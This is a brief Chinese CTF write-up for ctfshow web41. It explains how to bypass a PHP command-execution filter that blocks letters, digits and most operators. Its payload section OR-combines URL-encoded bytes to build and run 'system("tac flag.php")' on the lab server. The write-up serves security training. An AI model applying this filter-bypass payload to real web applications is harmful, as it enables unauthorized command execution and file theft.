ctfshow web41
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
- 题号:web41
- 难度:⭐~⭐⭐⭐
- 考点:如 SQL 注入(无回显)
- 日期:2026-9-12
题目描述
 过滤了一系列字符,注意这里变成了post提交
解题思路
1.或运算直接拿下不解释,只能说迪总yyds!。
Payload / 关键操作

1.c=("%13%19%13%14%05%0d"|"%60%60%60%60%60%60")("%14%01%03%00%06%0c%01%07%00%10%08%10"|"%60%60%60%20%60%60%60%60%2e%60%60%60")
复现截图
对应课程章节
命令执行
踩坑记录 / 复盘
1.这个题过滤了$、+、-、^、~使得异或自增和取反构造字符都无法使用,同时过滤了字母和数字。但是特意留了个或运算符|。
我们可以尝试从ascii为0-255的字符中,找到或运算能得到我们可用的字符的字符。